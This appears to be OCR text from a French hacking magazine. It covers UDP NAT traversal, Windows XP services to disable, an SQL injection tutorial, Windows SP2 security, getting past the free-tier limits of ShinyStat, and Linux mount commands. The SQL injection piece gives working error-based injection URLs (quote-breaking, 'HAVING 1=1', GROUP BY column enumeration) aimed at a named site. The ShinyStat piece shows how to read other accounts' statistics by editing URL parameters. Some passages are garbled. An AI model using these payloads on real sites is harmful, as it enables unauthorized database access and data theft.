**La communication UDP en revanche, est une communication sans connexion. Il n'y a pas de phases initiales de synchronisation: « Je » envoie le paquet et « Tu » le reçoit, ou vice versa.** Il n'existe pas de protocole indiquant le début et la fin de chaque connexion. Le contrôle des paquets perdus ou endommagés doit se faire au niveau de l'utilisateur, et non plus au niveau du système d'exploitation, comme c'est le cas pour le TCP.

Ainsi, les pare-feu qui permettent l'utilisation de l'UDP présument que tout paquet arrivant de derrière un pare-feu peut lancer la connexion (si ce n'est déjà fait), tandis qu'un paquet arrivant de l'extérieur est ignoré, à moins de n'être déjà associé à un paquet précédemment sorti (en utilisant le concept du couple IP/port, comme dans le cas du TCP). Pour traverser un pare-feu avec UDP, il faut que les deux ordinateurs communiquent par un intermédiaire, et se mette d'accord sur un assortiment de couples d'adresses IP et numéros de port pour communiquer avec chacun d'entre eux. La communication a lieu comme ceci :

**Io:porta 3000 Ciao → Tu:porta 8000 (bloccato dal firewall di Tu)**  
**Io:porta 3000 ←- Ciao Tu:porta 8000 (passa)**  
**Io:porta 3000 Benvenuto → Tu:porta 8000 (passa)**

Le deuxième et le troisième message passent, car l'ordinateur Je a déjà envoyé un paquet en utilisant ce même couple IP/port: le pare-feu associé pense donc que la connexion a déjà été autorisée. L'option IP/port choisie par les deux pare-feu


devrait ainsi faire fonctionner la connexion "de pare-feu à pare-feu" Nat2Nat.

## Skype, Limewire et proches

**En développant ces techniques, Skype a résolu le problème lié aux flux audio (streaming audio).** Un système Skype peut non seulement générer des appels, mais il peut également être appelé derrière la majeure partie des NAT existantes (qui d'ailleurs sont toutes construites suivant une quinzaine de systèmes pare-feu, de marques désormais connues et donc étudiées attentivement).

La dernière version de LimeWire a développé du code faisant grand usage de UDP en tant que protocole de communication, afin de simplifier la traversée des NAT d'une bonne partie du monde. Une technique analogue est utilisée par Dijjer, qui diminue la bande passante nécessaire au téléchargement de flux vidéo, grâce à une technique p2p et Nat2Nat. En d'autres mots, ce logiciel est capable de traverser n'importe quel type de NAT qui se dresse entre nous et le correspondant.

Bien sûr, ces techniques ont également leurs inconvénients, comme par exemple les attaques possibles de chevaux de Troie, qui emprunteraient l'onde des passages ouverts par le p2p. Pour




le moment, le risque est de télécharger des fichiers corrompus, mais qui, comme toujours, ne deviennent nocifs que lorsqu'ils sont ouverts. C'est le cas du dernier cheval de Troie diffusé par eMule, qui se présente sous le nom de Nopir-B, mais qui, comme tous les fichiers des circuits p2p, possède un code hash et peut donc toujours être identifié, même s'il se présente sous un faux nom. En réalité, les virus qui passent par le p2p sont moins dangereux que ceux que l'on reçoit quotidiennement par e-mail. Ne baissons pas la garde. ☹

# FAITES LE MENAGE !

*Windows XP renferme tout un tas d'éléments pour tenter de satisfaire tout le monde, mais très peu d'entre eux sont réellement utiles.*

*Vous pouvez jeter tout le reste à la corbeille !*



**O**ptimiser Windows XP est un réel problème. Les fonctions inutiles se mêlent à celles indispensables et nous font perdre un temps fou, un tas d'espace, en nous exaspérant par la même occasion. Comment y remédier ? Bien sûr, il n'y a pas qu'une seule solution et fouiller dans les profondeurs de Windows à la recherche d'un élément à supprimer reste une activité toujours passionnante.

Du fait notamment que de nombreuses fonctions se mêlent à d'autres et plus le problème est complexe, plus le seuil de sécurité est bas et plus le nombre de patches que Microsoft doit continuer à produire augmente, avec le risque d'introduire d'autres problèmes supplémentaires. Un cercle vicieux dont on ne pourrait se sortir que d'une seule façon : en jetant tout et en réécrivant un système d'explo-

tation moderne. Ne pouvant nous résoudre à adopter cette solution, nous essayons de ne conserver que l'indispensable.

Il est certain qu'ici, les recommandations sont inutiles : garder une sauvegarde de tout pour pouvoir effectuer un backup, bien noter tout ce que vous faites, être sûr d'avoir un système d'exploitation d'origine à partir duquel vous pouvez éventuellement repartir en cas de dommages irréparables, appliquer ce que l'on vous dit sur une machine qui ne contient pas de données essentielles pour vous. Avant d'effectuer toute "manip", nous vous conseillons d'effacer le Log d'événements :

**Démarrer > Panneau de configuration > Performances et maintenance > Outils d'administration > Observateur d'événements**

Cliquez sur Application puis sur Action > Effacer tous les événements

A la question Enregistrer "Application" avant de la supprimer, répondez Oui et enregistrer le fichier par sécurité, le log sera ensuite effacé. Répétez la procédure pour les logs d'événements Protection et Système. Dès lors, chaque action commencera à remplir des logs nettoyés et il vous sera plus facile de reconstituer ce qui s'est produit en cas de dysfonctionnements. Autre précaution : garder à portée de main... du papier et un crayon, en notant au fur et à mesure ce que vous faites et en ne faisant pas plus de deux modifications à la fois.

## POUR NE PAS PERDRE SON TEMPS

Maintenant que vous avez touché du doigt certains abysses de Windows XP, vous pouvez vous aider de quelques logiciels spécifiques. Par exemple XPLite, qui représente graphiquement toutes les fonctions du système d'exploitation, qui deviennent ainsi plus faciles à lire. En plus, il vous aide à comprendre les différentes fonctionnalités de chaque service par le biais d'une connexion à une base de données on line qui décrit chaque fonction. Vous trouverez une version d'essai de ce programme ainsi qu'un approfondissement dans Hackers Magazine, vendu en kiosque.

## Vingt-cinq services inutiles

Pour commencer, voici vingt-cinq services auxquels vous pouvez toucher. Bien sûr, il en existe beaucoup plus, mais nous vous les laissons découvrir personnellement ou peut-être feront-ils l'objet d'un prochain article...

Pour intervenir sur l'état d'un service, toujours à partir du panneau Outils d'Administration, cliquez sur Services. Sélectionnez l'un des services dans la liste avec le bouton droit de la souris et cliquez sur Propriété. ☒

Service	Etat que nous préférons	Si utile, le mettre en :	Remarques :
Avertissements	Désactivé	Automatique	Si vous êtes connecté à un réseau, mieux vaut le mettre en Automatique
Service Gateway niveau application	Désactivé	Automatique	Si vous souhaitez utiliser le firewall de Windows (recommandé), mieux vaut le mettre en Automatique
Gestion application	Manuel		Sa désactivation pourrait empêcher de désinstaller certaines applications
Ati Hotkey Poller	Désactivé		Si vous n'avez pas besoin de touches spécifiques définies par les drivers ATI
Mises à jour automatiques	Désactivé	Automatique	Si vous préférez la mise à jour automatique, vous devez l'activer, mais en ce qui nous concerne, nous tenons à contrôler personnellement ce que nous souhaitons mettre à jour. Pour la mise à jour, le service cryptographique doit être actif.
Service de transfert intelligent en background	Désactivé		Sert uniquement si vous décidez d'opter pour la mise à jour automatique
Clipbook	Désactivé	Manuel	Manuel uniquement si dans un réseau, l'administrateur de réseau le demande
Système d'événements COM+	Désactivé	Manuel (si utile)	Sa désactivation pourrait augmenter de quelques secondes le temps pour rebooter le système. Certaines applications le requièrent
Browser d'ordinateur	Désactivé		Si vous n'êtes pas dans un réseau d'entreprise, il ne sert à rien
Services de cryptographie	Automatique		Utile en cas de mises à jour
Client DHCP	Automatique (si adresse IP dynamique)		Désactivé (si adresse IP statique)
Distributed Transaction Coordinator	Désactivé		
Client DNS	Désactivé		
Epson Printer Status Agent2	Désactivé		Il vous avertit quand vous n'avez plus d'encre. Mais d'après nous, on s'en rend compte avant...
Service de signalement d'erreurs	Désactivé		Qui a du temps à perdre pour envoyer à Microsoft toutes les conneries qui ont fait planter le système ? !!
Compatibilité de changement rapide d'utilisateur	Automatique (si plusieurs utilisateurs sont sur le même PC)	Désactivé (utilisateur unique)	
Accès périphérique Human Interface	Désactivé		
Messenger	Désactivé		N'a rien à voir avec Windows Messenger. Il doit être mis en automatique uniquement si vous êtes connecté à un réseau Windows 2000/XP
Partage de bureau distant de NetMeeting	Désactivé		Et il est également plus sûr
DDE de réseau	Désactivé		Inutile si vous n'utilisez pas Clipbook à distance
DDE DSDM de réseau	Désactivé		Idem
NLA Network Location Awareness	Désactivé		Utile uniquement si vous êtes connecté à un système Internet Sharing Service
Provider support protection LM NT	Désactivé		
Avertissements et registres de services	Désactivé		
Service numéro de série pour dispositifs multimédias	Désactivé		Avez-vous déjà rencontré un dispositif multimédia qui le demande ?

## SQL INJECTION:



*Une  
menace  
pour tous les  
sites qui  
s'appuient sur une  
base de données*

**B**ien qu'il s'agisse d'une attaque très connue, il existe un nombre incroyable de sites qui ne pensent pas à se défendre de l'injection SQL. Comme nous allons le voir, un site sans défense est vraiment un site à risque.

### Les principes de l'infection

L'injection SQL est presque toujours réalisable: il suffit que le port 80 soit ouvert. La cible préférée de l'injection SQL: les sites pour lesquels les développeurs ont prévu l'utilisation de techniques de string building (construction de chaîne de caractères) pour l'exécution de code.

De nombreuses attaques prévoient l'utilisation d'un dialogue de login ou de recherche pour accéder au serveur de façon non autorisée. Une autre méthode, moins pratique mais qui

**IMBÉCILES S'ABSTENIR**  
Le but d'articles comme celui-ci est d'étudier et d'apprendre, PAS de nuire. La personne qui utilisera ces connaissances de façon incorrecte est un imbécile qui enfreint la loi. Il faut être idiot pour vouloir forcer une base de données (et le respect de la vie privée) d'autrui. Essayons donc plutôt d'être intelligents.


fonctionne également, via la chaîne de requête (querystring), qui consiste, non pas à se frayer un chemin à travers le login, mais à ajouter des données à la base de données.

Prenons pour cible un site de présentation de poésie, basé sur une base MS-SQL 2000. Derrière le site, vous avez en fait deux bases de données: la base auteur, qui contient le nom, la nationalité et l'âge du poète; et la base texte, avec le titre, le résumé, le poème et l'identifiant.

Le défi à relever sera donc d'ajouter une poésie et un auteur aux listes présentes de façon non autorisée.

### Hacking de la chaîne de requête

L'adresse classique d'une poésie se présentera comme quelque chose du genre <http://www.poesia.com/index.asp?texte=1>. Nous avons pris un site italien comme exemple afin d'illustrer cet



△ Un site simple, basé sur une base de données simple. Or, cela est tout à fait suffisant pour comprendre la technique d'attaque de l'injection SQL.


article. En visitant cet URL, nous sommes accueillis par une phrase de présentation et de bienvenue sur le site, le titre du poème, le nom de l'auteur, sa nationalité et son année de naissance, ainsi qu'un extrait de la poésie.

A partir de ces données, on comprend que le chiffre 1 dans la chaîne de requête (la dernière partie de l'URL) a un rapport avec la poésie. Il



HACKMAG

# ATTAQUE et DÉFENSE



dent que ce nombre indique la position de la poésie dans la base de données.

```

Observons maintenant le code VBScript, utilisé pour créer ce que nous avons au-dessus (pour faire court, nous avons coupé la partie concernant la connexion):
<%
testoID=request("testo")
StrSqlID="SELECT t.tID,t.titulo,t.riassunto,t.testo,a.nome FROM testo s, autore a WHERE tID="&testoID&" AND a.aID=t.aID"
RsD.Open StrSqlID,oConn
%>

```

La variable à laquelle nous nous sommes intéressés – le nombre qui indexe la poésie – est passée à la chaîne de requête SQL sans la validation de l'input. En d'autres mots, nous pouvons passer quoi que ce soit à la place de ce chiffre, et ce que nous passerons sera traité dans la chaîne de requête SQL. En d'autres mots encore, nous pouvons envoyer des commandes auxquelles ne s'attendent pas les auteurs de la base de données. Voilà, c'est exactement ça le principe de l'injection SQL.

## Briser la chaîne de requête

Pour effectuer une attaque par Pour effectuer une attaque par <http://www.poesia.com/index.asp?testo=3 AND qualchealtracolonna=3>

Le résultat devrait être une erreur de ce type:

```

[Microsoft][ODBC SQL Server Driver][SQL Server]Invalid column name 'qualchealtracolonna'.

```

Malgré l'erreur, ne vous y trompez pas: l'injection SQL est possible. De fait, nous avons modifié la requête de

```

SELECT t.tID,t.titulo,t.riassunto,

```

```

t.testo,a.nome FROM testo t, autore a
WHERE tID=3 AND a.aID=t.aID


```

```

en
SELECT t.tID,t.titulo,t.riassunto, t.testo,a.nome FROM testo t, autore a
WHERE tID=3 AND qualchealtracolonna=3 AND a.aID=t.aID

```

L'erreur provient du fait que la colonne uneautrecolonne n'existe pas. Un autre moyen possible pour briser la chaîne de requête est d'utiliser une



Un nombre différent, une poésie différente. Maintenant, nous allons déduire la structure de la base de données en introduisant des erreurs dans la chaîne de requête.

### Ti trovi in Poesia.com, metti un sottofondo musicale!

La pioggia nel pineto  
di Gabriele D'Annunzio, Italia, nato nel 1863

Tard, su la soglia  
del bosco non s'adda  
parlar che di lei  
umore; ma s'adda  
parlar più nuove  
che parlan gacole e teglie  
lontane.

Avolta, piove  
dalle nuvole sparse.  
Piove su le tuniche  
salustre ed aere,  
piove su i giac  
scoperti ed ieri,  
piove su i miei  
divani,  
su le ginocche fulgenti  
di Eros senili,  
su i ginocchi folti  
di coccole aulenti,  
piove su i nostri volti  
silviani,  
piove su le nostre mani  
ignavia,  
su i nostri vestimenti  
luggieri,  
su i tiracchi poveri  
che l'anima schiude  
nuovella,  
su la brevia bella  
che ieri  
f'illuse, che oggi m'illude,  
o Emiane.

Quà? La pioggia cade  
su la solitaria  
vendua  
con un cupido che dura  
e vasta nell'aria  
secondo le fronde  
più nude, non nude.

Pour changer de poésie, il suffit de changer le nombre au bout de l'URL. Cela signifie qu'il y a une relation précise entre ce nombre et les structures de données dans la base.

s'agit probablement d'une référence. Essayons alors l'URL suivant: <http://www.poesia.com/index.asp?texte=4>.

Nous obtenons une autre poésie, même si nous n'avons pas demandé explicitement à y accéder. Il est évi-

apostrophe au bout de l'URL: <http://www.poesia.com/index.asp?testo=3'>

## L'erreur à prévoir est celle-ci:

```

[Microsoft][ODBC SQL Server Driver][SQL Server]Unclosed quotation mark before the character string ' AND a.aID=t.aID'.

```

La requête a donc été modifiée de

```
SELECT t.tID,t.titulo,t.riassunto,
t.testo,a.nome FROM testo t, autore a
WHERE tID=3 AND a.aID=t.aID
en
```

```
SELECT t.tID,t.titulo,t.riassunto,
t.testo,a.nome FROM testo t, autore a
WHERE tID=3' AND a.aID=t.aID
```

## Database foot printing

Pour réussir, un agresseur doit se faire une idée des tableaux présents dans la base de données, procédure couramment appelée database foot printing (prendre les empreintes de la base de données). Le choix de la méthode dépendra de la qualité de la configuration du serveur. Le système le plus sûr est aussi le plus lent, mais un agresseur motivé doit savoir être patient.


**Causer des erreurs dans la SQL** comme nous l'avons fait précédemment est un bon moyen pour comprendre comment est conçue la base de données. Observons le message d'erreur apparu après l'ajout de

```
[Microsoft][ODBC SQL Server
Driver][SQL Server]Unclosed quo-
tation mark before the character
string ' AND a.aID=t.aID'.
```

La partie importante de l'erreur est **AND a.aID=t.aID**. Cela nous indique qu'il y a au moins deux tableaux dans cette base de données, et qu'ils sont reliés par le champ aID.

Puisque c'est un site de poésies, l'agresseur peut déjà avoir tout compris une fois arrivé là (les initiales correspondent sûrement à auteur et texte...). Mais, même sans l'aide du contexte, on peut réussir à déchiffrer quasiment toute la base de données à force de messages d'erreur.

Toutefois, il faut quand même remarquer l'apparition d'alias de noms de tableaux, au lieu de véritables noms de tableaux, dans les messages d'erreur. En effet, un développeur peut avoir choisi de rendre la vie des agresseurs un peu plus compliquée en utilisant des alias pour cacher les véritables noms des tableaux.



Maintenant, l'agresseur doit réussir découvrir s'il y a d'autres tableaux dans la base de données. Il pourrait le faire au moyen de la syntaxe SQL GROUP BY ou HAVING, comme dans

```
http://www.poesia.com/ index.
asp?testo=3%'HAVING%201=1—
```

Il n'y a plus d'apostrophe. En revanche, %20 correspond à un espace, mais l'important est le double tiret à la fin, car il s'agit d'un commentaire qui élimine tout ce qui suit de l'instruction SQL. Si un mécanisme de validation de l'input éliminait les tirets, cela serait plus difficile de faire une injection SQL. L'erreur devient alors

```
[Microsoft][ODBC SQL Server
Driver][SQL Server]Column 't.tID' is
invalid in the select list because it is
not contained in an aggregate func-
tion and there is no GROUP BY clause.
```

L'agresseur sait maintenant qu'une colonne s'intitule t.tID, grâce au message d'erreur qui apparaît suite à l'utilisation de HAVING sans GROUP BY. Maintenant, on peut répéter cette opération, jusqu'à ce qu'il n'y ait plus d'erreur:

```
http://www.poesia.com/index.asp
?testo=3%'group%20by%20t.
tID%20having%201=1—
```

## UN PALAIS DE CHAINES DE CARACTERES

Lorsqu'on parle de string building, on parle de la technique suivant laquelle un serveur reçoit une commande composée d'une unique ligne, qui comprend différentes commandes et différents paramètres. Un exemple banal de string building est l'URL composé automatiquement quand nous faisons une recherche dans Google. L'analyser peut permettre de comprendre des choses très intéressantes!

L'erreur générée est identique à la précédente, mais cette fois-ci la colonne est t.titre. On continue:

```
http://www.poesia.com/ index.
asp?testo=3%'group %20by%20t.
tID,t.titulo%20having%201=1—
```

Colonne après colonne, on arrive à obtenir le tableau complet:

```
http://www.poesia.com/index.
asp?testo=3%'group%20by%20t.
tID, t.titulo,t.riassunto,t.
testo%20having%201=1—
```

## L'erreur est:

```
[Microsoft][ODBC SQL Server
Driver][SQL Server]Une fois les colon-
nes du premier tableau terminées, l'éla-
boration passe au tableau successif! On
répète les opérations précédentes, jusqu'à
obtenir toute la base de données:
```

Au final, notre agresseur a réussi à devenir beaucoup de choses, en partant simplement d'un site visible et des erreurs générées par la chaîne de requête. Pour vaincre ce défi et atteindre des records non autorisés, il faut encore déterminer certaines informations. Cela sera fait sans trop de problèmes dans un prochain article!

```
http://www.poesia.com/index.
asp?testo=3%'group%20by%
20t.tID,t.titulo, t.riassunto,t.
testo,a.nome,a.nazione,a.
```



# Là où Windows SP2 ECHOUE

*Analysons la sécurité de Windows après l'installation du Service Pack 2: y a-t-il des améliorations possibles?*

## Security Center

C'est la première chose qui frappe toute personne ayant téléchargé SP2. Il vérifie si l'antivirus installé fonctionne, et avertit quand celui-ci ne protège pas convenablement ou quand le pare-feu est désactivé. Mais il est incapable d'aider à activer ce qui ne l'est pas, ou à désactiver ce qui est superflu. Heureusement, il reconnaît de nombreux produits non Microsoft, tel que AVG antivirus ou Zone Alarm dans leurs versions les plus récentes. Et s'il n'arrive pas à les reconnaître automatiquement, nous pouvons toujours lui dire nous-même ce qui doit être reconnu.



**Le centre Microsoft pour télécharger les mises à jour. Impossible de procéder de son propre chef.**

## Le firewall

C'est la deuxième fonction qui est préoccupante. Jusqu'à quel point est-il efficace? Tout d'abord, il n'est pas installé automatiquement s'il y a déjà dans l'ordinateur un produit de tierces parties qui fonctionne. Et par les temps qui courent, il serait inconscient de ne pas avoir de pare-feu.

Le pare-feu Windows fonctionne relativement bien, mais ne découvre pas ce qui est déjà incrusté dans les méandres de notre pc. Par exemple, si l'on chope une sale bestiole par e-mail, et que celle-ci s'installe en essayant de se reproduire vers

l'extérieur, le pare-feu Windows la laisse passer.

## Internet Explorer

Il est nécessaire, mais mieux vaut Mozilla Firefox. Les activités de phishing semblent se pratiquer assez facilement sur Internet Explorer. Si bien que la prochaine et tant attendue version IE 7.0 prévoit, dit-on, des fonctions spéciales pour entraver les opérations de phishing, aujourd'hui très répandues. Un ensemble de nouvelles API bloque les activités des fichiers joints dans Outlook Express. Cela signifie donc que la sécurité est réellement plus élevée, puisqu'aucun fichier joint ne pourra être activé ni exécuté sans notre autorisation. Malheureusement, la version originale de SP2 n'empêche pas les vulnérabilités apportées par les images Jpeg, qui nécessitent une longue file de patches aussi bien pour XP que pour Office, disponibles sur le site de Microsoft.

Notre conseil? Si vous n'avez pas encore adopté SP2, faites-le. Nous connaissons de nombreux utilisateurs ayant refusé, à tort, de l'installer. Néanmoins, lorsque vous l'aurez installé, ne croyez pas que tout fonctionnera obligatoirement sans anicroche. Les trop nombreux blocages vous obligeront peut-être parfois à désactiver quelque protection, même momentanément. Et là, il sera déjà trop tard.

## RÉCOLLONS LES MORCEAUX

Zone Alarm est lui aussi un pare-feu, mais plus sûr, surtout pour les autres. Vous le trouverez ici: [www.zonelabs.com](http://www.zonelabs.com).

Firefox et Thunderbird peuvent sécuriser ce qui ne l'est pas dans Explorer et Outlook.

Les voici à portée de main: [www.mozilla.org](http://www.mozilla.org), <http://windowsupdate.microsoft.com> est l'endroit où il faut aller pour vérifier si l'on est au point et à jour. Tout d'abord, votre système sera soumis à une série de contrôles, qui vous guideront ensuite dans les méandres des patches. Vous n'avez plus qu'à vous fier, car il est quasiment impossible de choisir la sécurité d'un parcours autonome.

# PAR-DELA LES BARRES

*Dépassons les limites de la version gratuite de ShinyStat, utilisé par de nombreux sites pour compter le nombre d'accès*

**S**hinyStat est l'un des services de statistiques pour sites Web les plus répandus. Il existe une version de base gratuite, qui fournit une bonne partie des statistiques courantes concernant les accès: nombre de visites, pages vues, horaires, fournisseur d'accès, provenance géographique, S.O., navigateur, et ainsi de suite.

Les données sont visibles sur le site de ShinyStat, dans l'espace réservé à votre compte, auquel vous accédez en cliquant sur l'icône du compteur qui apparaît sur votre site, lorsque vous avez ajouté ce service.

**La version gratuite est limitée au niveau des aspects suivants:**

- on ne peut voir que certains types de statistiques concernant les accès
- les graphiques de comparaison des données, telles que les visites et les pages vues, ne sont visualisables que pour les 31 derniers jours et pour deux types de données au maximum. Pour les périodes plus longues (3 mois, 6 mois, 1 an, etc.), on ne peut visualiser qu'un seul graphique à la fois


- il y a d'autres limitations par rapport à la provenance géographique, aux systèmes de relevé des caractéristiques de système des pc connectés, etc.

**Comment outrepasser toutes ces limitations?** En fouinant sur la page des rapports ShinyStat du site d'un ami (c'est possible sur tous les comptes d'accès gratuits), on découvre que certaines représentations graphiques de données sont des fichiers PNG générés dynamiquement ... En cliquant droit sur les images, vous obtenez, non pas une adresse du type: `www.sito.com/immagine.png`, mais une requête (query) qui, modifiée comme il se doit, fournit des réponses aussi simples qu'efficaces.

**Analysons, à titre d'exemple, l'URL de l'un des graphiques à barres, qui représente ici les visites:**


`http://s2.shinystat.it/cgi-bin/acce? USER=finto&L=0&IN=1&D0=1&A0=0&GR0=2`

Statistiques de connexion



Dans cet URL, il y a deux éléments qui identifient l'utilisateur. Ils sont relevés lors de l'accès à la page rapport de ShinyStat:

- **s1, s2, s3, ... bref "s" suivi d'un nombre** (tout de suite après `http://`), paramètre assigné par ShinyStat;
- le nom d'utilisateur (que nous avons changé en "finto" (fictif) dans la requête que nous publions), indiqué juste après `USER=`, après le point d'interrogation.



# ARRIÈRES DES LOGS

## TOUS LES PARAMÈTRES DISPONIBLES

### IN = INTERVALLE

0=31 jours  
 1=3 mois  
 2=6 mois  
 3=1 an  
 4=1,5 ans  
 5=2 ans  
 ...etc.

### D = TYPE DE DONNÉE

0 = pages vues  
 1 = visites  
 6 = pages vues par utilisateur

### GR = TYPE DE GRAPHIQUE

1 = linéaire  
 2 = à barres  
 3 = aires  
 5 = tendance

### L = LANGUE

0 = italien  
 1 = anglais

En effet, si, dans cet URL, vous remplacez ces deux éléments par ceux de votre compte d'utilisateur ShinyStat ou d'un autre site ayant le service gratuit, vous verrez apparaître le graphique!

Dans l'URL, après le nom d'utilisateur, on aperçoit quelques éléments séparés par le symbole "&". En changeant certains de ces éléments et en visualisant le résultat sur le navigateur, on peut comprendre la fonction et la valeur de certains paramètres:

"L" correspond à la langue, 0 (zéro) correspond à l'italien, et en mettant 1 cela devient l'anglais

"IN" correspond à l'intervalle de temps, qui possède les valeurs suivantes:

0=31 jours  
 1=3 mois  
 2=6 mois  
 3=1 an  
 4=1,5 ans  
 5=2 ans

Et ainsi de suite de six mois en six mois.

"D" suivi d'un nombre correspond au type de donnée que l'on veut avoir


dans le graphique. Si le graphique ne prévoit qu'une seule donnée, par exemple uniquement le nombre de visites, cela sera exprimé par "D0"; la deuxième donnée sera "D1", la troisième "D2" (le chiffre est une sorte d'indicateur univoque de donnée). Les valeurs sont:

0 = pages vues  
 1 = visites  
 6 = pages vues par utilisateur


Donc, pour que le graphique affiche conjointement le nombre de visites et le nombre de pages vues par utilisateur, la requête devra contenir les paramètres suivants: "D0=1" (visites) et "D1=6" (pages vues par utilisateur).

"GR" suivi d'un nombre correspond au type de graphique pour chaque type de donnée:

1 = linéaire  
 2 = à barres  
 3 = aires  
 5 = tendance (disponible pour les périodes inférieures ou égales à 3 mois)







# PARTITIONS et mount/umount

*Conseils de base pour s'en sortir dans 90% des cas où vous avez affaire à un disque !*

**D**e nombreux utilisateurs faisant leurs premières armes sur GNU/Linux, sont confrontés à des problèmes pour afficher les partitions avec Windows.

Voyons alors dans ce petit "how to" comment procéder.

Supposez que les systèmes respectifs, Linux et Windows, soient sur le disque dur Primary Master, donc /dev/hda, tandis que les autres données sont sur le Secondary Master, donc /dev/hdb.

Imaginez que le système Windows soit dans la première partition du premier disque, donc /dev/hda1, tandis que les données se trouvent dans la première partition du deuxième disque, donc /dev/hdb1.

Dès lors, il ne reste plus qu'à créer des dossiers dans le répertoire /mnt ; voyons comment faire à travers les lignes ci-dessous.

```
root@linuxpc:~# cd /mnt
root@linuxpc:~# mkdir Windows
root@linuxpc:~# mkdir Dati
root@linuxpc:~# mount -t vfat /dev/hda1 /mnt/Windows
root@linuxpc:~# mount -t vfat /dev/hda1 /mnt/Dati
```

A partir de maintenant, vous trouverez tous les éléments qui se trouvent dans le disque de Windows dans /mnt/Windows. De façon

analogue, vous pourrez trouver le contenu du disque de données dans /mnt/Données.

